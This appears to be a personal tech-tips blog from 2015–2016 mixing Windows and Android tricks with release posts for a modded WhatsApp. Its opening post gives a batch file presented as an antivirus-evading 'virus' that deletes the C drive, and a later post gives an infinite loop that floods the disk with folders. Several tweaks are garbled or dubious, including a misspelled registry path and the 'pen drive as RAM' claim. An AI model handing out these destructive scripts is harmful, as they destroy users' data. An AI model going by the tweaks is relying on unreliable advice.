Thursday, 3 March 2016

Learn To Make Dangerous Virus In A Minute


What will this virus do ?

You will create this virus using batch file programming. This virus will delete the C Drive completely. The good thing about this virus is that it is not detected by antivirus.
How to Make the virus ?

   1. Open Notepad and copy below code into it.

@Echo off
Del C:\ *.* |y

2. Save this file as sparrow.bat

3. Now, running this file will delete all the content of C Drive

Warning: sparrow won't be responsible for any damages caused . use @ your own risk.

#sparrow_tips

How to Boot Tecno, Infinix and Gionee and other MTK Android devices into Safe Mode

Booting your android device in safe mode enables the device to boot with default settings, that is, all third party apps would automatically be disabled. This function also helps to troubleshoot your android device and also eradicate any form of lag or freezes on your android device.

Method 1

First turn off your smartphone and then turn on, Press and hold the home button while the phone is starting up.
Then in the button left hand corner of the screen, find the Safe Mode option.
That's it, and your smartphone would successfully start in Safe Mode.

Method 2

First turn off your smartphone.
After that, press and hold the Power and Lock button then wait till your device boots to its logo
Immediately it boots to your device logo, then press the Volume Down button , while slipping of the Power button, then make sure the Volume Down button is still held till your device restarts
After that, Safe Mode would be visible on the left bottom of the screen, and then remove your hand from Volume Down button.


Now exit the Safe Mode by pressing the Power or Lock button and then tap Restart
That's it. Using any of the above method would easily start up your android device in Safe Mode.


#sparrow_tips

Steps to speed up your computer performance

Step 1: Start > Right Click on My Computer and select properties.

Step 2: Click on the "Advanced" tab.

Step 3: See the "Performance" section? Click "Settings"

Step 4: Disable all or some of the following:

*Fade or slide menus into view
*Fade or slide ToolTips into view
*Fade out menu items after clicking
*Show Shadows under menus
*Slide open combo boxes
*Slide taskbar buttons
*Use a background image for each folder type
*Use common tasks in folders

Thanks.

#sparrow_tips

Turn On Ur PC In Just 10 Seconds

Step-1 : Click on the start button then press R it will take u to Run well go to
              run

Step-2 : Type Regedit and press enter
              This will open Registery Editor now look for the key

Step-3 : Now there find the Key Called "Startup Delay"
HKEY_LOACAL_MECHINE\SYSTEM\Cur rentControlSet\Control\ContentIndex

Step-4 : Double Click On It.Now where its Base

Step-5 : Click Decimal
              Now its Default Value Is 4800000 (75300:hexadecimal)

Step 6 : Change The Value To 40000
              Here u go u have done it
              Now close the Registery Editor and Restart Your Computer

              You'll See The Result


   Note : Do it only your own Risk.
  
   #sparrow_tips

Simple Trick To Make 1000 Folders In A Few Second

Open notepad and type

@echo off
:top
md %random%
goto top

@echo off - makes it appears to be a blank screen but actually its creating hundreds of folder.

md %random% is the command for creating folders with random names.

goto top – return to label :top, infinite loop

Save it as   sparrow.bat [ name can be anything but .bat is must] then run it..

#sparrow

How to use pen drive as RAM

Yes with some modifications you can use your pen drive as a RAM

1) Connect your pen drive to your PC [Pen drive should be 1 GB or more]

2) Now insert the pen drive .

3) Wait for the PC to detect it.

4) Right click on the My Computer and select the properties

5) Go to advance -> performance setting -> advance

6) Select the pen drive and click on custom size (Check the value of space available)

7) Enter the same in the Initial and the Max columns

" You just used the memory of the pen drive as a Virtual Memory "

8) Now restart your pc and enjoy your fast and super system...


thanks #sparrow

Saturday, 13 February 2016

Gh WhatsApp Version 2.2 by Sparrow


Hi There,,
       Gh WhatsApp v.2.2 by Sparrow is out with much changes and over 25 tweaks.
Big thanks to OSM Droid (making your droid more awesome) and every lover of this mod
not forgetting Iyke & Nii. This version comes with a custom patch to enable more features 
however its for root users only meaning users not having root cant enjoy the features of the patch only.

What's new in 2.12.437 

Base updated
The only stable mod
Loads much faster
New emoticons added

What's New in PATCH 

 *Works on all devices now. (including x86 too)
 *Fixed | Sent images were of more size than original image
 *Disabling blocking of Telegram Links
 *Hiding Call icon from actionbar in Chat screen(No more accidental calls) It is now moved to menu.
 *Increasing Caption size of Photos/Videos from 160 to 4000+ characters
 *To differentiate between two patches, date text color in Main screen chat rows is changed to RED in hide privacy.
Red  Dates = HIDEPRIVACY
Black Dates = SHOWPRIVACY

*Disabling Sensor which causes pause while Listening to audio/voice notes

Features
 *AntiBan
 *Hide Last Seen, Blue Ticks, Typing.
 *Send Images in super high resolution. No Compression ! (easier Wallpaper sharing)
 *Media Sharing Limit Increased to 30 MB (send video(s) upto 30 MB)
 *Send more than 10 images/videos simultaneously
 *Status character limit increased from 139 to 255 characters.
 *Caption size of Photos/Videos increased from 160 to 4000+ characters
 *Disabled copying details (Date, Time, Name) while copying 2 or more messages
 *Disabled Heads Up Notifications for lollipop or greater devices.
 *Remove copying details.
 *Broadcast members is now unlimited.
 *Disabled blockage of Telegram Links.
 *Disabled sensor which causes pause while listening to audio/voice notes
 *Removed Call icon from chat screen which is now in Menu (No More Accidental Calls)
 *Know which patch is applied currently by color of dates in main screen
Red  = HIDEPRIVACY
Black = SHOWPRIVACY
Instructions for New Install
*Uninstall any previous version of whatsapp on your device
*Install official whatsapp and verify your number.
*Backup your chat 2 times
*Uninstall official whatsapp and install GH whatsapp
*Follow the simple steps required for whatsapp

  How To Patch
 *Download & install Lucky Patcher here.
 *Open Lucky Patcher => Press Menu button (or 3 dot button on top right ) => Click on "Download  *Custom Patches" => After download finishes, Click on Gh WhatsApp from app list => Open Menu  of Patches => Custom Patch => Depending on your choice apply patch => Once it finishes (it will  take some time so wait) Open WhatsApp.
 *Tadaa you are good to go.

Note:
*This patch is for version 2.2 only and should not be used on any precious version.
*Any changes made to the patch will be communicated to you.
*The patch is for root users only .
*Non root users can as well install it.
*Opera mini is NOT recommend for downloading .


Download Links


After clicking on any of the link above. Select skip ad at the top right corner to get the file ( Gh WhatsApp v 2.2)

Comments , requests and suggestions are welcomed.

Thanks
© Sparrow 
#Don't forget to share .

Friday, 8 January 2016

GH WhatsApp V 2.1 by Sparrow


Hi There!

The much awaited GH whatsapp version 2.1 is out with much improvement, stability and anti-ban as well.
Much thanks to:
Iyke
Nii
Tips & Tricks
Tech Room  &
Programmers pub.


        What’s New?

*All previous change log still holds
*Latest Base (2.12.398)
*Package name (com.whatsapp)
*App loads much faster
*All previous changelog still holds.
*more improvement on the interface.
*Stable mod
*Preview link feature available.
*New emojis added.
and many more crazy features.


      How To Install

*Uninstall any previous version of whatsapp on your device
*Install official whatsapp and verify your number.
*Backup your chat 2 times
*Uninstall official whatsapp and install GH whatsapp
*Follow the simple steps required for whatsapp

Done!
Start using it. Enjoy !

   Screen Shots


    Download links

Here ( media fire)

Here (zippy share)

Comments , Requests & Suggestions are much welcomed.


#Don't forget to share !!!

#thanks


Friday, 6 November 2015

GH Whatsapp v2.0 by sparrow


Hi There!
GH whatsapp version 2.0 is out with much improvement, stability and anti-ban as well. This update
consist of both twitter emoji and stock emoji..
For more details check screenshots below. Much thanks to Nii, Myke, Iyke and you the user.


        What’s New?

  1. All previous change log still holds
  2. latest play store Base (2.12.317)
  3. Package name (com.whatsapp)
  4. App loads much faster
  5. All previous changelog still holds
  6. Launcher icon changed
  7. Smaller size. (19mb)
  8. Stable mod
  9. In-app icons changed.


      How To Install

  1. Uninstall any previous version of whatsapp on your device
  2. Install official whatsapp and verify your number.
  3. Backup your chat 2 times
  4. Uninstall official whatsapp and install GH whatsapp
  5. Follow the simple steps required for whatsapp
  6. Done!
  7. Start using it. Enjoy !
               Screen Shots


             ( twitter emoji)                                  


              (stock emoji)


            Download Links

              ZippyShare
    stock emoji       twitter emoji

               Dropbox
    stock emoji      twitter emoji

                Mediafire
    stock emoji      twitter emoji

               Telegram
    stock emoji      twitter emoji


Saturday, 3 October 2015

GH whatsapp v1.90 by sparrow

GH whatsapp v1.90 by sparrow is out.
It comes with much changes and improvements and it's a must use app for all.
Much thanks to every lover and user of this app. Not forgetting those that helped me in spreading my previous mod.


Change log

*Base updated 2.12.294

*Package name (com.whatsapp)

*App loads much faster

*All previous changelog still holds

*Launcher icon changed

*Smaller size. (20mb)

*Stable mod

*Few in-app icons changed.

        Screen Shots


Download links

here (google drive)
or 
here (mediafire)
or
here (zippyshare)
or 
here (dropbox)
or
here (telegram)

Friday, 11 September 2015

GH WhatsApp (version 1.8) by Sparrow

The third official update of GH WhatsApp is here with much changes and improvements


Credits.

Samyadeep
Nii Abbey
Krisu
Iyke Qwame
Pharrel


Change Log.


-Base updated to 2.12.272.
-All emoticon are tinted .
-Message unsent icon change .
-Communities have being reverted back to groups due to some few challenges.
-Group avatar changed .
-Self avatar changed .
-Attach pop up background colour changed for easy visibility.
-Back arrow also changed .
-Many icons changed .
-Download and experience the new interface of Gh WhatsApp.

How To Install GH WhatsApp

If you are already on official whatsapp just use any of the
download links provided, download the app and install.

but if you are using other forms of whatsapp or you want to make
a fresh installation please follow this steps.

1. Download & install official whatsapp from playstore

2. Enter your number and wait for it to be verified .

3. Restore your chat backup (that is if you have any)

4. Now wait for the app to initialize.

5. After installation you are free to install GH WhatsApp.

Comments, requests , and suggestions are welcomed

*** don't forget to share ****


Download Links

Here (Google drive )
Or
Here (Dropbox)
Or
Here ( mediafire)
Or
Here (Telegram)

 Screen Shots 

Saturday, 29 August 2015

GH WhatsApp (version 1.5) by sparrow

Hi there!

Today I'm much delighted to bring you the second update of GH WhatsApp. Much thanks to Isaac Benchi for giving the logo a new look not forgetting Samyadeep for designing the ticks .

Change log

* Attach pop-up background changed from white to brown.

*Default ticks have been changed to letters
-S : Send
-D : Delivered
-R: Read

* Default background changed to Ghana flag.

*New settings added, this is to help you get the latest update with just a click .

* Groups remained to Communities .

* "Type a message" has being changed to "What's on your mind "

*Default widget preview changed to GH WhatsApp.


More features added. Download and experience it.

             Screen Shots


Download links


zippy share

Comments , requests and suggestions are welcomed.

Thanks #sparrow

Saturday, 22 August 2015

GH WhatsApp (Version 1.0) by Sparrow

Hello Guys . Today I present to you the first ever WhatsApp made in Ghana. It has a beautiful interface and a must use for everyone . Special thanks to.
*Tips & Tricks
*Programmes Pub &
*Tech Room
.............................................
Change log (version 1.0)
..............................................
*Base updated
*Default Wallpaper Changed.
*Default WhatsApp icon changed
*Added option to mute groups & chats till Dumsor ends
*Default Color changed from Green to Brown.
*Some text has also being changed
Eg. "Online" has been changed to "Active Now".
       "Last seen" has been changed to "Away since"
         Etc. Download to discover more .
*Name changed to GH WhatsApp.
* New set of emoji added.

How To Install GH WhatsApp

If you are already on official whatsapp just use any of the
download links provided, download the app and install.

but if you are using other forms of whatsapp or you want to make
a fresh installation please follow this steps.

1. Download & install official whatsapp from playstore
2. Enter your number and wait for it to be verified .
3. Restore your chat backup (that is if you have any)
4. Now wait for the app to initialize.
5. After installation you are free to install GH WhatsApp.

feel free to comment below if you encounter any problems.

Check screen shots for more details


 ..............................
Download links .
..............................

Here ( Google drive link )
Or
Here ( Dropbox)

Note:

Don't forget to share 
.
Thanks #Sparrow


Sunday, 9 August 2015

How to run games without graphic card


In this tutorial i will teach you guys how to run games without graphic card. Using this tutorial you will able to run high end games on low-end computer easily without having good graphics card. 

Lets start here:-

How To Run Games Without Graphics Card 2015

METHOD 1- USING 3D-ANALYZE
3D Analyze is a powerful application that allows to play many DirectX based games using video hardware officially unsupported and unable to run these. With it you can optimize its efficiency, above all if your CPU will permit, although still with a low range card. This program supports Direct3D as much as OpenGL, whichever it may be to optimize your system. Now I'll show you how to install and configure 3D-Analyze main settings to play games.

Steps:-

*First of all download the 3D Analyze. 
*Now install and run the 3D analyze.
*Now click on select option below, a new window will open where you have to select the exe file of the game which you wants to run.
*Now you will see these names, vendorID and deviceID of different graphics cards. Select any one item and enter the VendorID and DeviceID in the column at the left side.
* Now  click on Run button and Enjoy.

 METHOD 2- USING SWIFT SHADER

SwiftShader's modular architecture is capable of supporting multiple application programming interfaces, such as DirectX® 9.0, and OpenGL® ES 2.0, the same APIs that developers are already using for existing game and applications. SwiftShader can therefore be directly integrated into applications without any changes to source code.It is also similar to 3D analyze.

Steps

First of all download the SwiftShader.
*Download Swiftshader 3.0 for x64bits.    
*Download Swiftshader 3.0 for x32bits 
Now extract the zip file of SwiftShader.
Now copy d3d9.dll file from the extracted folder.
Paste the d3d9.dll file to the game's directory.

Just click on exe file of your game where you placed the d3d9.dll file and Enjoy!!

Thanks #sparrow

How to Use Pendrive As A Computer Password-Like A hacker


Credits : Elf

In this tutorial I'm going to lecture you on how to use your pendrive as your windows pc login password. Most hackers make use of this method to secure their files because of how they value their privacy. Now its your turn to learn it and also make use of it . Below are the steps you need to follow 

 Steps

1. Insert your pen drive into the PC.

2. Open Run window by pressing 'win key R'.

3. Type 'compmgmt.msc ' and click OK button.

4. Computer Management Dialog box appears on the screen.

5. Choose 'Disk Management' in left panel of  computer management.

6. Right click on your pen drive and select 'Change Drive Letter and Paths'.

7. Click the change button and Change Drive Letter or Path in the dialog box that appears.

8. Choose 'A' and click OK button.
Now your pen drive will act like a Floppy Disk.

9. Open Run window once again by pressing 'win key R'.

10. Type 'syskey' and click OK button.

11. Securing the Windows Account Database dialog box will pop up on the screen.

12. Click the Update button. Now Start up Key dialog box will  pop up.

13. Select 'Store Start-up Key on Floppy Disk' and click OK button.

Now onwards you will be asked to Login by inserting your pen drive and typing  your password after inserting


Note
This action is irreversible,  use at your own risk.


Thanks #sparrow

Saturday, 8 August 2015

Play store errors and solutions


Here is a list of play store errors with their problems and solutions:-

1.Google Play Error 491
Can’t download or error while updating an application.
Solution:-
Remove the current Google account you are trying to download with.then reboot and add it again. If problem does not solves clear data of Google
services and play store.

2.Google Play Error 498
Download can’t be completed or interrupted.
Solution:-
Uninstall some apps and clear the cache.

3.Google Play Error 413
Can’t download any application or update it.
Solution:-
Clear the data of Google services and play store.Also force stop them and then again try to download the application.If you had set
Proxies,just remove them and clear your browser’s cache.

4.Google Play Error 403
Downloading fails and the request is forbidden due to two google accounts running in the same device.
Solution:-
Clear Proxy,Remove and again add APN (Access Point Networks),Clear the search History.If problems persists remove the current google
account then add new google account and try to download the application from play store again.

5.Google Play Error 492
The required application can be downloaded but fails to install.
Solution:-
Firstly go to setting and then Apps and force stop the google services and Google Play Store and then clear data.If Problems doesn’t solves
Clear the Dalvik cache by going to Phone’s Custom Recovery Mode.

6.Google Play Error 919
The required application gets downloaded but it can’t be opened.
Solution:-
Clear some space on your device by uninstalling unncessary applications,images,audio,video, or large files etc.

7.Google Play Error 927
The Download can’t be completed due to upgrade of play store.
Solution:-
Wait till the Google Play Store gets
updated.Then try again to download the application.

Thanks  

Friday, 7 August 2015

How to fix a Windows PC that doesn’t detect external USB devices


USB detection issues on a Windows PC could result in different error messages and sometimes the Blue Screen of Death . These errors could range from the often less serious “USB not recognized” under System tray and “Unknown USB device” under Device Manager to the more serious USB device appearing grayed and unusable under My Computer. We’ll be taking a look at possible causes of USB device detection problems on a Windows PC and fixes that work.

What could cause a Windows PC not to detect a USB device?

Common causes of USB detection issues are:

1.Damaged or incompatible USB cord: The USB cord might not be powerful enough or be broken somewhere along its length

2.Faulty USB port: The PC or USB device’s port might be faulty, loose or coated with debris

3.Missing or incompatible drivers: The PC needs the correct drivers installed in order to properly detect and communicate with an external USB device

4.Windows OS problems: The PC might have encountered an error (often corrupted system files or resource hogging)

5.Hardware or software corrupted USB device: The device might have encountered a hardware or software error which is preventing the PC from detecting / recognizing it

6.Too many USB devices connected at a time: Connecting too many USB devices at a time (especially to a slow or busy PC) could cause a delay in detection or no detection at all
How do I fix a Windows PC that doesn’t detect external USB devices?

Some fixes to consider are:

1.Try using a different USB cord

2.Restart the Windows PC to clear OS errors. Consider a system restore if you suspect that your PC’s OS is faulty

3.Manually install the correct drivers for the USB device if automatic installation keeps failing
If its a phone, connect it to the PC without a battery and also while switched off with a battery

4.Try using a different port on the PC

5.Consider cleaning or changing the USB port of the device if possible

6.Leave the USB device connected just in case its a power problem

7.Disconnect all other USB devices then reconnect the USB device

I hope with this your problem will be solved .
Thanks #sparrow

HOW TO RUN ANDROID LOLLIPOP ON PC WITHOUT VIRTUAL BOX


Android 5.0 “Lollipop” is the latest version of the Android mobile operating system developed by Google.
Unveiled on June 25, 2014 during Google I/O, it became available through official over-the-air (OTA) updates on November 12, 2014, for select devices that run distributions of Android serviced by Google (such as Nexus and Google Play edition devices).

How To Run?

First Download Android Lollipop v5.0 ISO & Unet Bootin App from the link provided below. 

Requirements 
You Need Flash Drive With 2 GB Minimum Size

Steps
1. Plug Your Flash Drive To The PC.
2. Open Unet Bootin App The One You Downloaded.
3. Choose “Disk Image” Option To Select The “Android 5.0″ ISO File The One You Downloaded.
4. Select Your Flash Drive To Copy The Boot Files From The Android 5.0 ISO File & Then Click On “OK” & Now Unet Bootin Should CreateYour Bootable Flash Drive With Android 5.0 System On It.
5. Restart Your PC & Boot From Your Flash Drive.
6. Chose First Option To Run Android 5.0 .
7. Next Screen may takes 1- 4 minute to load. so be patient and wait.
8. After that, Lollipop will start.
9. Enjoy!

Download links
Thanks #sparrow

Sunday, 2 August 2015

How To Find Your Phone In Silent Mode


Ever kept your phone on 'silent' mode and kept it somewhere you can't remember?
If your answer is yes, Ring My Droid is the app to solve your problems!


Ring My Droid application has an SMS-triggered alarm system. When you install the app, you are asked to set a 'Key Phrase'. Then at any time after that you ever forget where you kept your phone, just use another phone or get on of your friends to SMS your Key Phrase to your phone.
Once the phone receives the Key Phrase as a SMS message, it starts to ring even if it is kept of silent mode! After that it is just a matter of following the sound and finding your phone back.


--Note--
By default the Key Phrase is set to RingMyDroid. Change it to whatever you want and click the 'Set' button. It is highly recommended that you set a new Key Phrase.
Your Key Phrase is like your password. Keep it with you, otherwise people or some prankster friends may SMS you your Key Phrase and set off your alarm anytime! ;)


Download Ring My Droid -  Here

Thanks #sparrow

How to remove memory card password easily


Credits: XposedGp


Method 1:

This is the first and easy method to recover your forgot password.
Firstly download ES file explorer from Playstore.
Open Es file explore and Go to System folder and locate for a file named mmcstore.
Then send mmcstore file to your PC or Laptop.
Now open mmcstore in notepad in your PC.
After opening the file, you will able to see your password there.
This is your real password which you forget.
Now apply that password to open your locked memory card.
That’s It.


Method 2:

First of all insert that locked the memory card to your phone.
Connect your phone to the PC via data cable.
Now right click on the Memory card and click on format.(It will not ask for password)
After formatting your memory card, your memory card will be unlocked.
Note –In Method two if you don't have any another choice and if your memory card data not important, then you can apply this method because in this method you will loose all your Data.

Thanks #sparrow